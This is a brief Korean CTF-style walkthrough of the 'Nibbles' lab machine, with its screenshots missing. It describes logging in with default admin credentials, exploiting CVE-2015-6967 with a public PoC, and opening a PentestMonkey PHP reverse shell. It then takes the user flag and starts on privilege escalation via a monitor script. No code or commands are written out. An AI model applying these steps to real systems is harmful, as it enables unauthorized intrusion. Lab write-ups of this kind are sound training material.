admin/nibbles 크리덴셜로 로그인 성공
Privilege Escalation

CVE-2015-6967의 공개된 PoC 사용해 쉘 회득
리버스 쉘 페이로드는 https://www.revshells.com/ 의 PHP PentestMonkey 사용
user.txt
Full TTYs 연결

nibbler 권한으로 유저 플래그 획득
root.txt

nibbler 디렉터리에 zip 파일 압축해제하니 minitor.sh 파일이 존재함
